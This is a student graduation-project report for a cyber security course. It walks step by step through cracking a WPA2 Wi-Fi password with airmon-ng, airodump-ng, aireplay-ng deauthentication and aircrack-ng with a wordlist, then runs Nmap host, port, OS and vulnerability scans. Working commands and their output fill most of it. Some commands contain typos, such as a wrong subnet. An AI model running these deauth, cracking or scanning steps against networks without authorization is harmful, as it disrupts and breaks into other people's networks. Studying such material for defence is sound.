

Cyber Security Incident Response Analyst Track

Sprints | Depi_CSA #2

Graduation Project

**SaifEldin Hesham Elsayed
Mohamed Said Mohamed
Abdelrahman Mohamed Fathy
Mahmoud Alaa**

Step 1: Kill Interfering Processes

You can use the airmon-ng tool to kill these processes automatically:

```
(kali㉿kali)-[~]
$ sudo airmon-ng check kill

[sudo] password for kali:
kali
Sorry, try again.
[sudo] password for kali:

kaliKilling these processes:

PID Name
864 wpa_supplicant
```

Step 2: Verify Monitor Mode

After killing those processes, make sure that your wireless card is still in **monitor mode**:

```
(kali㉿kali)-[~]
$ sudo airmon-ng start wlan0

PHY     Interface      Driver      Chipset
phy0    wlan0         rtl8xxxu    TP-Link TL-WN823N v2/v3 [Realtek RTL8192EU]
        (monitor mode enabled)

(kali㉿kali)-[~]
$ iwconfig
lo      no wireless extensions.

eth0    no wireless extensions.

wlan0   IEEE 802.11 Mode:Monitor Frequency:2.457 GHz Tx-Power=20 dBm
        Retry short limit:7 RTS thr=2347 B Fragment thr:off
        Power Management:off
```

Step 3: Continue with Wi-Fi Cracking

Once those processes are killed and your card is in monitor mode, you can continue with the steps to discover networks and capture packets as described earlier:

1. **Discover Nearby Networks:**

```

TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

[(kali㉿kali)-[~]]$ sudo airodump-ng wlan0
[  ] 1 2 3 4 | [ ] kali@kali: ~

File Actions Edit View Help
CH 3 ][ Elapsed: 0 s ][ 2024-10-20 10:23

BSSID      PWR  Beacons  #Data/ #/s  CH   MB   ENC CIPHER AUTH ESSID
5C:A6:E6:E9:4D:22 -97    2       0     0   3   270  WPA2 CCMP  PSK  TP-Link_4D22
38:54:9B:35:5E:F8 -96    1       0     0   3   130  WPA2 CCMP  PSK  WE_355EF8
24:D3:F2:8A:B3:4E -98    2       0     0   3   54e  WPA2 TKIP  PSK  <length: 8>
3C:A3:7E:B2:3F:B4 -1      0       0     0   2   -1   <length: 0>
A4:F3:3B:C3:BF:B0 -92    2       0     0   1   130  WPA2 CCMP  PSK  WE_C3BFB0
50:42:89:63:E0:9C -95    3       0     0   11  130  WPA2 CCMP  PSK  WE_63E09C
D8:E8:44:BF:D1:DE -96    3       0     0   11  130  WPA2 CCMP  PSK  Orange-2G
5C:A4:F4:A2:5A:F4 -86    4       0     0   11  130  WPA2 CCMP  PSK  OR SQUAD
92:58:54:D3:77:6D -98    2       0     0   6   180  WPA2 CCMP  PSK  Galaxy A32A94B
08:5A:11:EE:EB:49 -90    2       0     0   6   130  WPA2 CCMP  PSK  ETISALAT-SHABAHAZ
40:ED:00:78:B4:A4 -100   1       1     0   1   540  WPA2 CCMP  PSK  TE-Data-47B21D_EXT
74:DA:88:00:3D:B8 -95    6       0     0   1   130  WPA2 CCMP  PSK  WE_003DB8
9C:69:D1:85:71:84 -1      0       3     0   1   -1   <length: 0>
D8:E8:44:B8:7F:F4 -89    5       0     0   3   130  WPA2 CCMP  PSK  Orange-Mohabaki
78:32:1B:2B:A1:FC -85    6       0     0   1   130  WPA2 CCMP  PSK  <length: 14>
5C:A4:F4:9E:81:54 -94    2       0     0   1   130  WPA2 CCMP  PSK  HWE51726E3C
C4:27:28:63:61:FC -96    3       0     0   1   130  WPA2 CCMP  PSK  WE_6361FC
8C:0D:76:47:B2:24 -90    5       8     0   1   130  WPA2 CCMP  PSK  TE-Data-47B21D
E8:94:F6:6B:C1:6E -1      0       1     0   1   -1   <length: 0>
E0:B6:6B:5E:91:AD -98    3       0     0   10  130  WPA2 CCMP  PSK  Vodafone_VDSL
98:00:6A:F3:71:68 -87    6       3     1   9   130  WPA2 CCMP  PSK  SHARED_4
D4:6B:A6:F7:1E:B8 -95    3       1     0   8   130  WPA2 CCMP  PSK  <length: 4>

BSSID      STATION          PWR  Rate   Lost   Frames  Notes  Probes
38:54:9B:35:5E:F8 5A:6B:35:52:EB:9E -80   0 -24   719    4
38:54:9B:35:5E:F8 62:26:BC:13:FB:EE -99   0 - 1    5     2
3C:A3:7E:B2:3F:B4 B8:C9:B5:C7:15:73 -99   0 - 1    0     1
3C:A3:7E:B2:3F:B4 9C:5F:5A:F4:CC:5F -99   0 - 1    1     2
(not associated) 72:F2:80:F9:D3:AB -101  0 - 1    7     2

40:ED:00:78:B4:A4 C6:FC:40:56:13:4C -1    1e- 0     0     1
74:DA:88:00:3D:B8 4E:01:C8:80:63:DE -101  0 - 1    0     1

9C:69:D1:85:71:84 8E:C9:0D:D2:CA:87 -90   0 - 6e    0     8
8C:0D:76:47:B2:24 CA:6C:78:52:72:DC -1    24e- 0     0     6
E8:94:F6:6B:C1:6E 06:8A:74:D4:31:BF -101  0 - 1e   252    3

98:00:6A:F3:71:68 6E:BF:D8:56:BC:FA -97   0 - 1    0     1


```

saif

Step 4: Capture Data Packets

Now, let's capture the data packets from the network. Target the specific Wi-Fi network by specifying its BSSID and channel:


```

[(kali㉿kali)-[~]]$ sudo airodump-ng wlan0 -d 02:D7:F9:76:B9:E5


```

Step 5: Deauthenticate a Client (For WPA/WPA2)

If you are targeting WPA/WPA2, you need to capture a handshake. You can force a client to reconnect to the network, which will allow you to capture the handshake by sending deauthentication packets:



```
(kali㉿kali)-[~]
$ sudo aireplay-ng --deauth 0 -a 02:D7:F9:76:B9:E5 wlan0
```




```
CH 11 ][ Elapsed: 12 s ][ 2024-10-20 10:28:26 wlan0
          BSSID      PWR RXQ Beacons #Data, #/s CH   MB   ENC CIPHER AUTH ESSID
          02:D7:F9:76:B9:E5 -79   5     8       1    0 11  180   WPA2 CCMP   PSK  MCI MANCH
          BSSID      STATION        PWR   Rate   Lost   Frames Notes Probes
          02:D7:F9:76:B9:E5 BA:FF:B2:2F:81:22 -77   0 - 1    0      76
          10:28:26 Sending Deauth (code 7) to broadcast - BSSID: [02:D7:F9:76:B9:E5]

          10:28:26 Waiting for beacon frame (BSSID: 02:D7:F9:76:B9:E5) on channel 11
          This attack is more effective than targeting
```

Step 6: Crack the Captured Handshake (WPA/WPA2)

Once you have captured the handshake, you can start cracking it using aircrack-ng with a wordlist. If you don't have a handshake, the attack will fail.



```
CH 5 ][ Elapsed: 1 min ][ 2024-10-20 10:26 ][ WPA handshake: 02:D7:F9:76:B9:E5
          BSSID      PWR Beacons #Data, #/s CH   MB   ENC CIPHER AUTH ESSID
          02:D7:F9:76:B9:E5 -77     166      40    0 11  180   WPA2 CCMP   PSK  MCI MANCH
          BSSID      STATION        PWR   Rate   Lost   Frames Notes Probes
          02:D7:F9:76:B9:E5 F6:5E:15:1C:D5:06 -33    1e- 1e     0      7   EAPOL MCI MANCH
          02:D7:F9:76:B9:E5 BA:FF:B2:2F:81:22 -83    1e- 1e   262     68
          Quitting ...

(kali㉿kali)-[~]
$ sudo airodump-ng -w depi -c 11 --bssid 02:D7:F9:76:B9:E5 wlan0
```

```
gathering ...  
└──(kali㉿kali)-[~]  
$ sudo airmon-ng stop wlan0  
  
PHY     Interface      Driver      Chipset      TP-Link TL-WN823N v2/v3 [Realtek RTL8192EU]  
phy0    wlan0          rtl8xxxu   (monitor mode disabled)  
  
└──(kali㉿kali)-[~]      └─  
$ iwconfig  
lo      no wireless extensions.  
  
eth0    no wireless extensions.  
  
wlan0   IEEE 802.11 Mode:Monitor Frequency:2.462 GHz Tx-Power=20 dBm  
        Retry short limit:7 RTS thr=2347 B Fragment thr:off  
        Power Management:off  
  
└──(kali㉿kali)-[~]
```

Step 7: Using a Custom Wordlist

If you want to use a different wordlist, you can either download one or create your own. There are many large wordlists available online.

Step 8: Using the Wordlist with Aircrack-ng

```
└──(kali㉿kali)-[~]  
$ sudo aircrack-ng depi-02.cap -w /usr/share/wordlists/rockyou.txt
```

```
kali@kali: ~
File Actions Edit View Help

Aircrack-ng 1.6

[00:00:03] 6236/14344392 keys tested (2090.24 k/s)

Time left: 1 hour, 54 minutes, 19 seconds          0.04%
                                               
Current passphrase: love27

Master Key      : FD 0E 06 02 19 14 0E EF DE 61 77 08 57 F4 61 4F
                  2C FE C8 BF 37 8D E7 B3 4E 99 32 EC EB 4C 25 21

Transient Key   : B0 89 0B 0F 82 64 ED D5 FB BF 96 26 51 E6 F5 3C
                  92 FA 8D B0 43 D7 02 68 CD D2 BF A8 01 7F C3 65
                  87 86 CB FD AF 63 81 54 2E 90 5E 50 56 5A 31 FB
                  53 FA 44 EC 7D 6C E2 5F 0F 0F 0C BF C1 A2 DE 15

EAPOL HMAC     : 78 6E EA 23 20 E0 96 84 06 9C E4 E6 DB DA 27 94
```

```
kali@kali: ~
File Actions Edit View Help

Aircrack-ng 1.6

[00:00:00] 10/10303727 keys tested (58.24 k/s)

Time left: 2 days, 1 hour, 8 minutes, 36 seconds      0.00%
                                               
KEY FOUND! [ 12345678 ]

Master Key      : B6 6D 1C FF 61 F6 CB B5 17 C8 F6 44 94 43 A9 CB
                  6A 47 39 CD 52 05 20 E0 FE CB 23 D4 96 B7 B3 2D

Transient Key   : 18 13 56 D5 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : 53 64 64 74 33 FD 08 97 3D 70 E6 39 B3 A1 AE D5
```

The Password is 12345678 (Wifi Hacked successfully)

We are working with a .cap file (depi-02.cap) in Wireshark on a Kali Linux system. The screenshot focuses on the capture of several packets related to the **EAPOL (Extensible Authentication Protocol over LAN)** protocol, which is commonly used in Wi-Fi security, particularly in WPA/WPA2 authentication processes.

Key Elements:

1. Wireshark Interface:

- The filter applied is "eapol", which isolates EAPOL traffic.
- Three specific EAPOL packets are displayed, each with details about the source and destination MAC addresses, the protocol (EAPOL), and the length of the captured data (133, 155, and 189 bytes).
- These packets are labeled as **Key**, indicating they are part of the WPA/WPA2 4-way handshake.


2. Packet Details:

- **Source MAC Address:** ba:ff:f2:b2:2f:81:22
- **Destination MAC Address:** 02:d7:f9:76:b9:e5
- **IEEE 802.11:** The packets contain 802.1X authentication information used for WPA2 Personal (PSK) handshakes. The hex dump below the packet details shows the actual data transmitted in the frame.

3. Context:

- This capture is likely being used in a **Wi-Fi hacking simulation**, where an attacker tries to capture the WPA/WPA2 handshake to brute-force or crack the Pre-Shared Key (PSK).
- The .cap file is being analyzed to extract the handshake packets, which will be used in tools like aircrack-ng or John the Ripper to attempt password cracking.


This scenario would simulate defending against Wi-Fi-based attacks by detecting and analyzing potential intrusion attempts through monitoring the handshake and identifying abnormal or malicious activity. For a blue team, identifying rogue access points or attackers trying to break into the network through WPA/WPA2 cracking is crucial for maintaining wireless network security.



Step 1: Host Discovery (Ping Sweep)

The first step is to identify live hosts on the network. You can do this using Nmap's host discovery features.

```
sudo nmap -sn 192.168.68.0/24
```




A terminal window titled "kali@kali: ~" showing the output of a ping sweep. The command entered is \$ nmap -sn 192.168.68.0/24. The output shows Nmap 7.94SVN scanning 256 IP addresses and finding 4 hosts up. The hosts are 192.168.68.1, 192.168.68.2, 192.168.68.131, and 192.168.68.134, all with low latency.

```
(kali㉿kali)-[~]
$ nmap -sn 192.168.68.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-22 14:43 EDT
Nmap scan report for 192.168.68.1 (192.168.68.1)
Host is up (0.0022s latency).
Nmap scan report for 192.168.68.2 (192.168.68.2)
Host is up (0.0015s latency).
Nmap scan report for 192.168.68.131 (192.168.68.131)
Host is up (0.0016s latency).
Nmap scan report for 192.168.68.134 (192.168.68.134)
Host is up (0.00025s latency).
Nmap done: 256 IP addresses (4 hosts up) scanned in 15.53 seconds
```

Step 2: Scanning Open Ports

Once you've identified live hosts, you can proceed to scan their open ports to determine which services are running.

```
Sudo nmap -p- 192.168.68.131
```



A terminal window titled "kali@kali: ~" showing the output of a port scan on host 192.168.68.131. The command entered is \$ sudo nmap -p- 192.168.68.131. A password prompt for "kali" is shown. The output shows Nmap 7.94SVN scanning 65535 ports and finding 1 host up. It notes that all ports are in ignored states and shows 65535 closed TCP ports. The MAC address is listed as CE:85:6B:9A:33:0F (Unknown).


```
(kali㉿kali)-[~]
$ sudo nmap -p- 192.168.68.131
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-22 14:45 EDT
Nmap scan report for 192.168.68.131 (192.168.68.131)
Host is up (0.0055s latency).
All 65535 scanned ports on 192.168.68.131 (192.168.68.131) are in ignored states.
Not shown: 65535 closed tcp ports (reset)
MAC Address: CE:85:6B:9A:33:0F (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 17.43 seconds
```

Step 3: Scan for Services and Versions

After identifying open ports, you can run a service version detection scan to determine which services are running and their versions.

```
sudo nmap -sV 192.168.1.10
```




```
kali㉿kali:[~]
File Actions Edit View Help
└─(kali㉿kali)-[~]
$ sudo nmap -sV 192.168.68.131
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-22 14:47 EDT
Nmap scan report for 192.168.68.131 (192.168.68.131)
Host is up (0.0021s latency).
All 1000 scanned ports on 192.168.68.131 (192.168.68.131) are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: CE:85:6B:9A:33:0F (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.53 seconds
```

Step 4: OS Detection

Nmap can also attempt to detect the operating system running on a target machine. This is useful for tailoring future attacks or audits.

```
sudo nmap -O 192.168.1.10
```



```
└─(kali㉿kali)-[~]
$ sudo nmap -O 192.168.68.131
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-22 14:49 EDT
Nmap scan report for 192.168.68.131 (192.168.68.131)
Host is up (0.00085s latency).
All 1000 scanned ports on 192.168.68.131 (192.168.68.131) are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: CE:85:6B:9A:33:0F (Unknown)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.18 seconds
```

Step 5: Network Scanning with Script Engine (NSE)

Nmap has a scripting engine that allows you to perform more advanced scans, such as detecting vulnerabilities or enumerating services.

`sudo nmap --script vuln 192.168.68.131`

```
(kali㉿kali)-[~]
$ sudo nmap --script vuln 192.168.68.131
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-22 15:00 EDT
Nmap scan report for 192.168.68.131 (192.168.68.131)
Host is up (0.00029s latency).
All 1000 scanned ports on 192.168.68.131 (192.168.68.131) are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: CE:85:6B:9A:33:0F (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 23.30 seconds
```

Step 6: Full Network Scan as a summary

You can combine the previous steps to perform a more comprehensive network reconnaissance. This scan will perform host discovery, service enumeration, OS detection, and vulnerability scanning on all live hosts in the network.

`Sudo nmap -A -P- 19.168.68.0/24`


```
(kali㉿kali)-[~]
$ sudo nmap -A -P- 19.168.68.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-22 15:06 EDT
Nmap scan report for 192.168.68.1 (192.168.68.1)
Host is up (0.00069s latency).
Not shown: 65520 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
